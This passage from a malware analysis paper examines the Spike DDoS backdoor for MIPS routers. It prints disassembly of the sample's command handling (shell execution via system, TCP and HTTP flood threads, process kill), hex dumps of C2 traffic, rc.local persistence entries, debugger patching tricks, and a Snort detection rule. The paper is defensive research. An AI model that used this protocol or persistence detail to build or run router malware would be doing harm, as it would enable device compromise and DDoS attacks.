00409998 addiu   $a2, $v1, (aVersonexLinu_0 - 0x4A0000)  # VERSONEX:Linux-%s-mips|%d|%d MHz|%dMB|%dMB|%s
0040999C move    $a3, $v0                    # [a3] = [0x408004F4] = "3.11.0-15-generic"
004099A0 jal     snprintf                    # snprintf
004099A4 nop
004099A8 lw      $v0, MainSocketA
004099B0 bnez    $v0, loc_4099C0
004099B4 nop
004099B8 j       loc_409E80
004099BC nop
004099C0  # ---------------------------------------------------------------------------
004099C0
004099C0 loc_4099C0:                         # CODE XREF: _ConnectServerA(void)+210↑j
004099C0 lui     $v0, 0x4D
004099C4 lw      $v1, MainSocketA
004099C8 addiu   $v0, $fp, 0x1068+var_1010
004099CC move    $a0, $v1                    # Data = "VERSONEX:Linux-3.11.0-15-generic-mips|...."
004099D0 move    $a1, $v0
004099D4 li      $a2, 0x400                  # Size = 0x400 (1024)
004099D8 move    $a3, $zero
004099DC jal     send                        # Send
```

Figure 15: Print and send system information.

In response to the above request, the server sent the following command/data that is captured and parsed by Wireshark:

```
00000000  07 00 00 00 72 f8 f6 64  86 68 98 16 d4 a4 5c cc ....r..d .h....\.
00000010  60 ea 6d 01 01 00 00 00  25 9e 95 7c b0 92 d0 00 `.m..... %..|....
00000020  40 eb 6d 01 ad 9d 95 7c  48 0d d0 00 c9 9d 95 7c @.m....| H......|
00000030  00 00 00 00 b8 92 d0 00  d0 6e d0 00 c9 9d 95 7c ........ .n.....|
00000040  00 00 00 00 78 01 d0 00  24 00 00 00 97 f2 cf ce ....x... $.......
00000050  05 00 00 00 96 ac 74 22  00 00 00 00 ac ea 6d 01 ......t" ......m.
00000060  10 a3 d0 00 00 00 00 00  48 cb d0 00 20 01 00 00 ........ H... ...
00000070  78 01 00 00 00 00 d0 00  b4 e8 6d 01 00 00 00 00 x....... ..m.....
00000080  d4 eb 6d 01 e0 80 95 7c  70 9f 95 7c ff ff ff ff ..m....| p..|....
00000090  6c 9f 95 7c 7d 47 45 00  01 00 00 00 00 00 00 00 l..|}GE. ........
000000A0  fc ea 6d 01 0f 3a 45 00  20 a3 d0 00 b4 84 4a 00 ..m..:E.  .....J.
000000B0  01 00 00 00 ec d1 e2 77  08 19 e2 77 8e 00 01 00 .......w ...w....
000000C0  06 10 00 00 00 00 00 00  64 eb 6d 01 00 00 00 00 ........ d.m.....
000000D0  b0 02 00 00 01 00 00 00  00 00 00 00 06 10 00 00 ........ ........
000000E0  d0 6e d0 00 8e 00 01 00  a8 06 4c 00 4c eb 6d 01 .n...... ..L.L.m.
000000F0  e9 ce e1 77 ec d1 e2 77  ec d1 e2 77 08 19 e2 77 ...w...w ...w...w
00000100  8e 00 01 00 2b 10 00 00  33 00 00 00 a8 eb 6d 01 ....+... 3.....m.
00000110  00 00 00 00 b0 02 00 00  01 00 00 00 00 00 00 00 ........ ........
00000120  2b 10 00 00 d0 6e d0 00  8e 00 01 00 a8 06 4c 00 +....n.. ......L.
00000130  90 eb 6d 01 e9 ce e1 77  88 9e 6a 00 2b 10 00 00 ..m....w ..j.+...
00000140  33 00 00 00 ec d1 e2 77  9c 18 e2 77 f4 00 01 00 3......w ...w....
00000150  f0 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000160  b0 02 00 00 01 00 00 00  00 00 00 00 f0 00 00 00 ........ ........
00000170  d0 6e d0 00 f4 00 01 00  70 0b 4c 00 dc eb 6d 01 .n...... p.L...m.
00000180  e9 ce e1 77 a0 c6 6a 00  f0 00 00 00 00 00 00 00 ...w..j. ........
00000190  00 00 00 00 01 00 00 00  00 00 00 00 e0          ........ .....
```

Figure 16: Server response to the request by backdoorA thread.

In the above response, the first DWORD **'07 00 00 00'** is the command code. The payload size of the server response is 0x19D; however, the malware parses only the fixed size 0x19C (412) bytes of it. The command codes expected by this thread are 5, 6, and 7. The following code snippet demonstrates how the server response is received and parsed:

```
00409BB4 lw      $v0, MainSocketA
00409BBC move    $a0, $v0
00409BC0 lui     $v0, 0x4D
00409BC4 addiu   $a1, $v0, (Buffer - 0x4D0000)
00409BC8 li      $a2, 0x1388
00409BCC move    $a3, $zero
00409BD0 jal     recv                      # Receive server response
00409BD4 nop
00409BD8 sw      $v0, 0x1068+var_101C($fp)
00409BDC lw      $v0, 0x1068+var_101C($fp)
00409BE0 bgtz    $v0, loc_409C00          | # Jump if response size is more than 0
00409BE4 nop
00409BE8 lui     $v0, 0x4A
00409BEC addiu   $a0, $v0, (aRecv0Byte - 0x4A0000)  # "recv 0 byte"
00409BF0 jal     printf
00409BF4 nop
00409BF8 j       loc_409E38
00409BFC nop
00409C00  # ---------------------------------------------------------------------------
00409C00
00409C00 loc_409C00:                       # CODE XREF: _ConnectServerA(void)+440↑j
00409C00 addiu   $v0, $fp, 0x1068+var_618
00409C04 move    $a0, $v0
00409C08 li      $a1, 0x19C                # Buffer initialized for fixed size 0x19C (412)
00409C0C jal     bzero
00409C10 nop
00409C14 lui     $v0, 0x4D
00409C18 addiu   $a0, $fp, 0x1068+var_618
00409C1C addiu   $v1, $v0, (Buffer - 0x4D0000)
00409C20 li      $v0, 0x19C                # 0x19C (412)  << fixed size response to be copied
00409C24 move    $a1, $v1
00409C28 move    $a2, $v0
00409C2C jal     memcpy
00409C30 nop
00409C34 lw      $v0, 0x1068+var_618($fp)
00409C38 li      $v1, 5                    # Command Code 5, calls Cmdshell(_MSGHEAD *)
00409C3C beq     $v0, $v1, loc_409DF4
00409C40 nop
00409C44 slti    $v1, $v0, 6               # If 07 is less than immediate 06, set v1=1
00409C48 bnez    $v1, loc_409E2C           # Jump if v1=1. Invalid code, response is ignored.
00409C4C nop
00409C50 li      $v1, 6                    # Command Code 6, DealwithDDoS(_MSGHEAD *)
00409C54 beq     $v0, $v1, loc_409C70
00409C58 nop
00409C5C li      $v1, 7                    # Command Code 7, continue or kill a process
00409C60 beq     $v0, $v1, loc_409DA8
00409C64 nop
00409C68 j       loc_409E30
00409C6C nop
```

Figure 17: Server response parsing.

Thus, the commands supported by this thread are:

- CmdShell (0x05)
- DealwithDDoS (0x06)
- Kill a process OR continue (0x07)

Each of the above commands and its functionality are described in the following subsections.

3.2.2.1 CmdShell (0x05) Command

If the command code matches 0x05, the malware copies data after the first DWORD in the server response to a buffer. It then calls function "*_Z8CmdshellP8_MSGHEAD*", which then calls the '*System*' function to execute a command. The malware locates the shell command at offset 0x100 (256) within the data part of the server response. The command string has to be Null-terminated, whereas the rest of the data in the server response was redundant and not used while executing command 0x05. The following code snippets demonstrate this behavior:

```
00409DF4 loc_409DF4:                          # CODE XREF: _ConnectServerA(void)+49C↑j
00409DF4 addiu   $a0, $fp, 0x1068+var_C10
00409DF8 addiu   $v1, $fp, 0x1068+var_614
00409DFC li      $v0, 0x198
00409E00 move    $a1, $v1
00409E04 move    $a2, $v0
00409E08 jal     memcpy                      # Copies 0x198 bytes after Command Code to a buffer
00409E0C nop
00409E10 addiu   $v0, $fp, 0x1068+var_C10
00409E14 move    $a0, $v0
00409E18 jal     _Z8CmdshellP8_MSGHEAD        # Cmdshell(_MSGHEAD *)
00409E1C nop
```

Figure 18: Call Cmdshell function.

```
0040761C  # Cmdshell(_MSGHEAD *)
0040761C .globl _Z8CmdshellP8_MSGHEAD
0040761C _Z8CmdshellP8_MSGHEAD:              # CODE XREF: _ConnectServerA(void)+678↓p
0040761C                                     # _ConnectServerM(void)+668↓p ...
0040761C
0040761C var_8= -8
0040761C var_4= -4
0040761C arg_0=  0
0040761C
0040761C addiu   $sp, -0x20
00407620 sw      $ra, 0x20+var_4($sp)
00407624 sw      $fp, 0x20+var_8($sp)
00407628 move    $fp, $sp
0040762C sw      $a0, 0x20+arg_0($fp)
00407630 lw      $v0, 0x20+arg_0($fp)        # v0 gets pointer to data after command code
00407634 addiu   $v0, 0x100                  # Offset 0x100 (256) added to v0
00407638 move    $a0, $v0
0040763C jal     system                      # Execute the command
00407640 nop
```

Figure 19: Inside Cmdshell runs command at offset 0x100.

Since the control server did not send command 0x05 at the time of this research, a Python script (see Appendix A for details) was written by the author that listened for a message from the malware and sent the command 0x05. For this purpose, the response containing command 0x07, which was received earlier from the actual control server, was modified to command code 0x05 and a shell command at offset 0x100 (starting from the command data part) was sent to the malware. As a result of sending that command, the malware created a text file with the string that is written to it via the ‘echo’ shell command. The following figure demonstrates the shell command that was sent to the malware using the Python script:

```
00000000  05 00 00 00 72 f8 f6 64  86 68 98 16 d4 a4 5c cc ....r..d .h....\.
00000010  60 ea 6d 01 01 00 00 00  25 9e 95 7c b0 92 d0 00 `.m..... %..|....
00000020  40 eb 6d 01 ad 9d 95 7c  48 0d d0 00 c9 9d 95 7c @.m....| H......|
00000030  00 00 00 00 b8 92 d0 00  d0 6e d0 00 c9 9d 95 7c ........ .n.....|
00000040  00 00 00 00 78 01 d0 00  24 00 00 00 97 f2 cf ce ....x... $.......
00000050  05 00 00 00 96 ac 74 22  00 00 00 00 ac ea 6d 01 ......t" ......m.
00000060  10 a3 d0 00 00 00 00 00  48 cb d0 00 20 01 00 00 ........ H... ...
00000070  78 01 00 00 00 00 d0 00  b4 e8 6d 01 00 00 00 00 x....... ..m.....
00000080  d4 eb 6d 01 e0 80 95 7c  70 9f 95 7c ff ff ff ff ..m....| p..|....
00000090  6c 9f 95 7c 7d 47 45 00  01 00 00 00 00 00 00 00 l..|}GE. ........
000000A0  fc ea 6d 01 0f 3a 45 00  20 a3 d0 00 b4 84 4a 00 ..m..:E.  .....J.
000000B0  01 00 00 00 ec d1 e2 77  08 19 e2 77 8e 00 01 00 .......w ...w....
000000C0  06 10 00 00 00 00 00 00  64 eb 6d 01 00 00 00 00 ........ d.m.....
000000D0  b0 02 00 00 01 00 00 00  00 00 00 00 06 10 00 00 ........ ........
000000E0  d0 6e d0 00 8e 00 01 00  a8 06 4c 00 4c eb 6d 01 .n...... ..L.L.m.
000000F0  e9 ce e1 77 ec d1 e2 77  ec d1 e2 77 08 19 e2 77 ...w...w ...w...w
00000100  8e 00 01 00 65 63 68 6f  20 22 53 68 65 6c 6c 20 ....echo  "Shell 
00000110  63 6f 6d 6d 61 6e 64 20  30 78 30 35 20 74 65 73 command  0x05 tes
00000120  74 22 20 3e 20 2f 68 6f  6d 65 2f 75 73 65 72 6e t" > /ho me/usern
00000130  61 6d 65 2f 73 68 65 6c  6c 63 6d 64 2e 74 78 74 ame/shel lcmd.txt
00000140  00 00 00 00 ec d1 e2 77  9c 18 e2 77 f4 00 01 00 .......w ...w....
00000150  f0 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000160  b0 02 00 00 01 00 00 00  00 00 00 00 f0 00 00 00 ........ ........
00000170  d0 6e d0 00 f4 00 01 00  70 0b 4c 00 dc eb 6d 01 .n...... p.L...m.
00000180  e9 ce e1 77 a0 c6 6a 00  f0 00 00 00 00 00 00 00 ...w..j. ........
00000190  00 00 00 00 01 00 00 00  00 00 00 00 e0          ........ .....
```

Figure 20: Modified response sent with Shell command.

3.2.2.2 DealwithDDoS (0x06) Command

When command code 0x06 is found, the malware performs AES decryption of the data that is sent in the server response. It then performs expansion of the decryption key and then calls function ‘*_ZN3AES9InvCipherEPh*’ or ‘*AES::InvCipher(uchar *)*’ in a loop. In each round, 16 bytes of data is decrypted. Once decryption is completed, the malware calls function ‘*DealwithDDoS(_MSGHEAD *)*’. The following code snippets are used in these operations:

```
00409C70 loc_409C70:                          # CODE XREF: _ConnectServerA(void)+4B4↑j
00409C70 lui     $v0, 0x4D
00409C74 li      $v1, 2
00409C78 sw      $v1, owner
00409C7C addiu   $v0, $fp, 0x1068+var_C10    # Pointer to server data after command code
00409C80 move    $a0, $v0
00409C84 lui     $v0, 0x4D
00409C88 addiu   $a1, $v0, (key_0 - 0x4D0000)
00409C8C jal     _ZN3AESC2EPh                 # AES::AES(uchar *) << AES KeyExpansion/initialization
00409C90 nop
```

Figure 21: AES key expansion/initialization.

```
00409D2C move    $a0, $v1
00409D30 move    $a1, $v0
00409D34 jal     _ZN3AES9InvCipherEPh        # AES::InvCipher(uchar *) << decrypts 16 bytes in each round
00409D38 nop
00409D3C lw      $v0, 0x1068+var_1030($fp)
00409D40 addiu   $v0, 1
00409D44 sw      $v0, 0x1068+var_1030($fp)
00409D48
00409D48 loc_409D48:                         # CODE XREF: _ConnectServerA(void)+570↑j
00409D48 lw      $v1, 0x1068+var_1030($fp)
00409D4C li      $v0, 0x19
00409D50 addiu   $v0, 1
00409D54 sltu    $v0, $v1, $v0
00409D58 bnez    $v0, loc_409D18
00409D5C nop
00409D60 addiu   $v1, $fp, 0x1068+var_47C
00409D64 addiu   $v0, $fp, 0x1068+var_7B8
00409D68 move    $a0, $v1
00409D6C move    $a1, $v0
00409D70 li      $a2, 0x198
00409D74 jal     memcpy                      # Copies decrypted data to a buffer at 408001B4
00409D78 nop
00409D7C addiu   $v0, $fp, 0x1068+var_47C
00409D80 move    $a0, $v0
00409D84 jal     _Z12DealwithDDoSP8_MSGHEAD   # DealwithDDoS(_MSGHEAD *)
00409D88 nop
```

Figure 22: Decrypt DDoS command and call *DealwithDDoS.*

Based on the static code analysis, when the '*DealwithDDoS*' function is started, it calls various flooding pthreads depending on the instructions received from the control server. Since at the time of this research the control server did not send DDoS command 0x06, the complete structure of this command is not known. The flooding attacks supported by this function are found in the following pthreads:

- TCP_Flood
- CC_Flood
- CC2_Flood
- CC3_Flood

The following code snippets show some of the pthreads started by the DDoS function:

```
00408350 loc_408350:                         # CODE XREF: DealwithDDoS(_MSGHEAD *)+1BC↓j
00408350 lw      $v0, 0x28+var_10($fp)
00408354 sll     $v1, $v0, 2
00408358 la      $v0, id
00408360 addu    $v0, $v1, $v0
00408364 move    $a0, $v0
00408368 move    $a1, $zero
0040836C lui     $v0, 0x40
00408370 addiu   $a2, $v0, (_Z9TCP_FloodPv - 0x400000)  # TCP_Flood(void *)
00408374 lw      $a3, 0x28+arg_0($fp)
00408378 jal     pthread_create
0040837C nop
```

Figure 23: TCP_Flood pthread.

```
004084F0 loc_4084F0:                         # CODE XREF: DealwithDDoS(_MSGHEAD *)+35C↓j
004084F0 lw      $v0, 0x28+var_10($fp)
004084F4 sll     $v1, $v0, 2
004084F8 la      $v0, id
00408500 addu    $v0, $v1, $v0
00408504 move    $a0, $v0
00408508 move    $a1, $zero
0040850C lui     $v0, 0x40
00408510 addiu   $a2, $v0, (_Z8CC_FloodPv - 0x400000)  # CC_Flood(void *)
00408514 lw      $a3, 0x28+arg_0($fp)
00408518 jal     pthread_create
0040851C nop
```

Figure 24: CC_Flood pthread.

```
00408558 loc_408558:                         # CODE XREF: DealwithDDoS(_MSGHEAD *)+3C4↓j
00408558 lw      $v0, 0x28+var_10($fp)
0040855C sll     $v1, $v0, 2
00408560 la      $v0, id
00408568 addu    $v0, $v1, $v0
0040856C move    $a0, $v0
00408570 move    $a1, $zero
00408574 lui     $v0, 0x40
00408578 addiu   $a2, $v0, (_Z9CC2_FloodPv - 0x400000)  # CC2_Flood(void *)
0040857C lw      $a3, 0x28+arg_0($fp)
00408580 jal     pthread_create
00408584 nop
```

Figure 25: CC2_Flood pthread.

```
004085C0 loc_4085C0:                         # CODE XREF: DealwithDDoS(_MSGHEAD *)+42C↓j
004085C0 lw      $v0, 0x28+var_10($fp)
004085C4 sll     $v1, $v0, 2
004085C8 la      $v0, id
004085D0 addu    $v0, $v1, $v0
004085D4 move    $a0, $v0
004085D8 move    $a1, $zero
004085DC lui     $v0, 0x40
004085E0 addiu   $a2, $v0, (_Z9CC3_FloodPv - 0x400000)  # CC3_Flood(void *)
004085E4 lw      $a3, 0x28+arg_0($fp)
004085E8 jal     pthread_create
004085EC nop
```

Figure 26: CC3_Flood pthread.

Based on the static code analysis, in the case of **CC_Flood** (Figure 24) DDoS, the malware sends out HTTP GET requests until the 'StopFlag' is set to 1. The following are some of the headers used in building such requests:

M. J. Bohio, mjbohio@gmail.com

> ***Accept-Language***: *zh-cn*
>
> ***User-Agent***: *Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)*
>
> ***Accept***: *image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, ascii "application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */**

The **CC2_Flood** (Figure 25) and **CC3_Flood** (Figure 26) DDoS also send out HTTP GET requests with some minor differences. For example, headers used with CC2_Flood requests are as follows:

> ***Accept-Language***: *zh-CN*
>
> ***User-Agent***: *Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6. 1; WOW64; Trident/6.0)*
>
> ***Accept***: *text/html, application/xhtml+xml, */*\r\n*

3.2.2.3 Kill a Process or Continue (0x07) Command:

This command checks if the value of its 'pid' global variable is non-Null; then it attempts to terminate the process with that process ID. If the value is Null, the malware continues to the beginning of the loop and sends the next request to the server. Notice that the functionality of this command does not require a large amount of data (0x19C bytes) to be sent by the server. However, since the length of the received data is hard-coded in several places, the control server appears to be sending garbage data along with command 0x07. The following code snippet demonstrates the functionality of this command:

M. J. Bohio, mjbohio@gmail.com

```
00409DA8 loc_409DA8:                        # CODE XREF: _ConnectServerA(void)+4C0↑j
00409DA8 lui     $v0, 0x4D
00409DAC li      $v1, 1
00409DB0 sw      $v1, StopFlag              # Sets 'StopFlag' to 1
00409DB4 lw      $v0, pid                   # v0 gets pid value
00409DBC bnez    $v0, loc_409DCC            # If pid is non-zero, then jump to 00409DCC
00409DC0 nop
00409DC4 j       loc_409E30                 # Else, continue to send next request
00409DC8 nop
00409DCC  # ---------------------------------------------------------------------------
00409DCC
00409DCC loc_409DCC:                        # CODE XREF: _ConnectServerA(void)+61C↑j
00409DCC lw      $v0, pid                   # v0 gets non-zero pid
00409DD4 move    $a0, $v0
00409DD8 li      $a1, 9
00409DDC jal     kill                       # Kill the process
00409DE0 nop
00409DE4 lui     $v0, 0x4D
00409DE8 sw      $zero, pid                 # Set pid = 0
00409DEC j       loc_409E30                 # Continue to send next request
00409DF0 nop
```

Figure 27: Command 0x07 – kill a process and/or continue.

3.2.3 'backdoorM' Thread

This thread performs very similar functions to the 'BackdoorA' thread with the exception that it has one additional command 0x01. This command updates flag value '*statM*' to zero. This flag found at the beginning of the function is used to determine whether to sleep for a certain amount of time or continue operations if it is zero. This is shown in the following figure:




Figure 28: Command 0x01 – unset a flag.

M. J. Bohio, mjbohio@gmail.com

3.2.4 Detection and Indicators of Compromise (IoC)

3.2.4.1 Traffic Detection

As described earlier, the first request sent out by the malware with system information has a fixed payload size of 0x400 (1024) bytes. This value can be checked as a 'dsize' value along with other patterns in a Snort signature. The following is a Snort signature that can be used to detect a malware request sent to its control server:

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"SpikeDDoS Malware Detection"; dsize:1024; content:"VERSONEX|3a|"; nocase; offset:0; depth:9; content:"MHz|7c|"; nocase; distance:4; within:48; content:"MB|7C|"; nocase; distance:3; within:8; content:"|00 00 00 00 00 00|"; distance:32; within:32; classtype:Botnet; sid:1100110010; rev:1;)

The server response sent to the malware must also be at least 0x19C (412) bytes. The first 4 bytes are command codes including 1, 5, 6, and 7. A signature for the server response is also possible but since the malware request has several options for pattern detection, it is sufficient for traffic detection and would be more efficient compared to signature detection for the server response.

3.2.4.2 Indicators of Compromise (IoC)

When the malware is started, it checks the number of its command-line parameters. If it does not have any parameters, it calls function '*_Z8autobootPc*'. In this function the malware sets up its reboot survival mechanism. It attempts to add itself to the following files:

- /etc/rc.local
- /etc/rc.d/rc.local
- /etc/init.d/boot.local

In the case of */etc/rc.local*, the malware removes any lines containing string "**exit**". As a result of this, a line containing string "exit 0" was deleted from the */etc/rc.local* file on the infected system. Furthermore, the malware also removes any empty lines from this file. Commands that perform these operations were previously examined. The malware then adds itself with parameter "**reboot**" to file */etc/rc.local* as shown in the following:

#!/bin/sh -e

/home/username/openwrt/staging_dir/target-mips_34kc_uClibc-0.9.33.2/root-ar71xx/MalwareFileName reboot
#
 # rc.local
 # […truncated…]

In the case of */etc/rc.d/rc.local* and */etc/init.d/boot.local* an error occurred when passing a parameter pointer to the malware filename string. However, when the parameter was passed correctly by modifying register 'a3' value after instruction at address 0x0040AF40, the malware created the following entry in */etc/rc.d/rc.local* with parameter "**start**". It uses the same format string for adding itself to */etc/init.d/boot.local* as well, as shown below.

/home/username/openwrt/staging_dir/target-mips_34kc_uClibc-0.9.33.2/root-ar71xx/MalwareFileName reboot start

Please note that these target configuration files may not exist on all systems. The malware does not check for the existence of these files before attempting to write its command-line to them.

4. Debugging Challenges and Workarounds

The malware sample under analysis frequently uses forks and pthreads. As a result, multiple threads and instances of the malware are instantiated. In order to analyze such a code flow, *gdb* debugger provides various custom options such as setting *follow-fork-mode* and *non-stop* mode. However, through IDA Pro debugger these custom options for remote *gdb* debugging could not be enabled. As a workaround, a *fork* call in the *main* function was deactivated with NOP instructions. Figures 28 and 29 demonstrate the code where the fork was disabled in order to continue debugging the subsequent operations of the malware:

```
0040B370
0040B370 loc_40B370:                     # fork (0040B370  50 AD 10 0C 00 00 00 00)
0040B370 jal     fork
0040B374 nop
0040B378 sw      $v0, 0xC0+var_A0($fp)
0040B37C lw      $v0, 0xC0+var_A0($fp)
0040B380 sltu    $v0, $zero, $v0
0040B384 andi    $v0, 0xFF               # If v0 is non-Null then exits/terminates itself.
0040B388 beqz    $v0, loc_40B39C
0040B38C nop
```

Figure 29: Original code with fork call.

```
0040B370
0040B370 loc_40B370:                   # Nop instructions (0040B370  00 00 00 00 00 00 00 00)
0040B370 nop
0040B374 nop
0040B378 sw      $v0, 0xC0+var_A0($fp)
0040B37C lw      $v0, 0xC0+var_A0($fp)
0040B380 sltu    $v0, $zero, $v0
0040B384 andi    $v0, 0xFF
0040B388 beqz    $v0, loc_40B39C
0040B38C nop
```

Figure 30: Disabled fork call.

After bypassing the fork call and some flag checks, when the first ‘pthread’ call reached the ‘*SendInfo*’ function, the debugging session with IDA debugger was terminated. Since IDA Pro was configured to use *gdb* debugger for remote debugging of the MIPS binary, the default operation of *gdb* is the ‘*stop-all*’ (all threads stopped) mode. Whereas for debugging asynchronous multi-threaded code, it requires operating in the ‘*non-stop*’ mode to allow threads other than the debugged thread to continue running. With very limited command line options supported via IDA Pro Command-line for *gdb*, it could not be determined whether any other method could be used to enable these custom options for use of the *gdb* debugger via IDA Pro. To address this issue, it was attempted to use *gdb* directly and to configure it to operate in the *non-stop* mode. As such, an instance of *gdb* compiled for the MIPS architecture was used to attach to the malware sample running within QEMU. However, when *gdb* with the *non-stop* mode attempted to attach to the remote process, it presented the following error message stating that the remote process does not support the *non-stop* mode. Thus, this attempt was not successful either. Figure 31 depicts this error message:

```
This GDB was configured as "--host=i686-linux-gnu --target=mips-openwrt-linux-uclibc".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>.
(gdb) show architecture
The target architecture is set automatically (currently mips)
(gdb) set pagination off
(gdb) set target-async on
(gdb) set non-stop on
(gdb) target remote 192.168.56.101:1234
Remote debugging using 192.168.56.101:1234
Non-stop mode requested, but remote does not support non-stop
(gdb)
```

Figure 31: Non-stop mode attempt via MIPS *gdb*.

Thus, for the debugging of threads, the binary was patched and pthread calls were replaced with direct function calls to thread functions. The following figure shows the modified calls to the thread functions:

```
0040B3FC                li      $a0, 1
0040B400                jal     close
0040B404                nop
0040B408                li      $a0, 2
0040B40C                jal     close
0040B410                nop
0040B414                jal     _Z8SendInfoPv     # SendInfo(void *)
0040B418                nop                       # 0040B414  DF 25 10 0C 00 00 00 00
0040B41C
0040B41C loc_40B41C:                              # CODE XREF: SendInfo(void *)+1C↑j
0040B41C                jal     _Z9backdoorAPv    # backdoorA(void *)
0040B420                nop                       # 0040B41C  64 29 10 0C 00 00 00 00
0040B424                jal     _Z9backdoorMPv    # backdoorM(void *)
0040B428                nop                       # 0040B424  8E 29 10 0C 00 00 00 00
0040B42C                nop
0040B430                nop
0040B434                nop
```

Figure 32: Modified calls to thread functions.

When each of the pthread functions was analyzed, it was found that they ran asynchronously in their respective infinite loops. However, certain information such as socket creation and the ability to start/stop certain operations are communicated through global flag variables. When asynchronous thread functions were executed in '*all-stop*' mode, it required the modification of certain jump instructions in order to debug the subsequent function.

As described in MIPS instruction set (n.d.) and various other documentations, the J-type or Jump instructions on the 32-bit MIPS architecture are comprised of 6-bit Opcode/Instructions and 26-bit jump target addresses. Since a 32-bit address value can only be represented within 26-bits of a jump instruction, the address is divided by 4 before using it with a jump instruction. In order to modify a jump value to be used in a MIPS instruction, the following formula is used:

Operand Address (26-bits) = (target destination address) / 4 = quotient & 0x03FFFFFF

The 'Operand Address' of the jump target address is then prepended to the instruction opcode. The prepending is done in the Little Endian format due to the fact that the binary being analyzed is in Little Endian format. For example, the modified function call for pthread function '*_Z8SendInfoPv*' in the aforementioned code is set to, in hexadecimal, 'DF 25 10 0C'. The actual address of the '*_Z8SendInfoPv*' function is 0x0040977C which is shown in the following code snippet:

```
0040977C  # SendInfo(void *)
0040977C                 .globl _Z8SendInfoPv
0040977C _Z8SendInfoPv:                                  # CODE XREF: _ConnectServerA(void)
0040977C                                                 # main+1C0↓p
0040977C
0040977C var_8           = -8
0040977C var_4           = -4
0040977C arg_0           =  0
0040977C
0040977C                 addiu   $sp, -0x20
00409780                 sw      $ra, 0x20+var_4($sp)
```

Figure 33: Start address of '*_Z8SendInfoPv*' function

Hence, the Operand Address with the 'jal' command is calculated as:

Operand Address = 0x0040977C/4 = 0x1025DF & 0x03FFFFFF = 0x1025DF

M. J. Bohio, mjbohio@gmail.com

Thus, prepending the above value (0x1025DF) to the 'jal' instruction code ('0x0C') as in '**DF 25 10** 0C' results in a call to the target function at the given address and is resolved by IDA Pro as "*jal _Z8SendInfoPv*" that is shown in Figure 32 above. By modifying the pthread calls, the thread functions can be analyzed without causing termination of the debugging session.

4.1 Jump to Self

When debugging malware on the x86 platform, a commonly useful instruction is 'Jump to Self' or 0xEBFE. This instruction is typically used when a researcher wants to pause code execution at a certain point while the debugger is not attached to it -- for example, in the case of code injection into a suspended process. With various tests it has been determined that on the 32-bit Little Endian MIPS platform, a jump instruction can be modified to 'FF FF 00 10' that causes it to branch-to-self.

5. Conclusion

In this paper, we have discussed debugging and code analysis of a Backdoor/DDoS malware sample for the MIPS architecture. The Spike DDoS malware supports various DDoS functions as well as allows the execution of Shell commands. In our research, we have observed that a majority of the malware for the MIPS platform, including a known APT malware, focus on DDoS functionality. Moreover, backdoor access, modification of DNS settings, and other spying mechanisms have also been used by some of these malware. These functionalities can be effectively leveraged by cyber criminals as well as nation-state actors to achieve their various agendas.

The current state of security for the majority of home routers lacks the fundamental mechanisms of scanning and eradicating malicious programs. Moreover, the awareness among end-users regarding the possible malicious usage of their network devices is minimal. As such, an infected home router often remains infected until replaced. This requires that Anti-Virus products, in addition to PCs and laptops, protect other home network devices as well. Both network device vendors and AV vendors need to provide mechanisms for auto-updating their devices' firmware and eradicating malicious programs from them as well. This could perhaps help in minimizing these agents of DDoS and other malicious activities.

6. References

Adrian, H. (2014a). Linux/AES.DDoS (alias Dofloo). Retrieved from http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3099

Adrian, H. (2014b). Linux/GoARM.Bot. Retrieved from http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3491&p=23910#p23910

Akamai. (2014). Spike DDoS Toolkit. Retrieved from http://www.prolexic.com/kcresources/prolexic-threat-advisories/prolexic-threat-advisory-spike-ddos-toolkit-botnet/spike-ddos-toolkit-cybersecurity-US-092414.pdf

Baumgartner, K., & Garnaeva, M. (2014). BE2 custom plugins, router abuse, and target profiles. Retrieved from http://securelist.com/blog/research/67353/be2-custom-plugins-router-abuse-and-target-profiles/

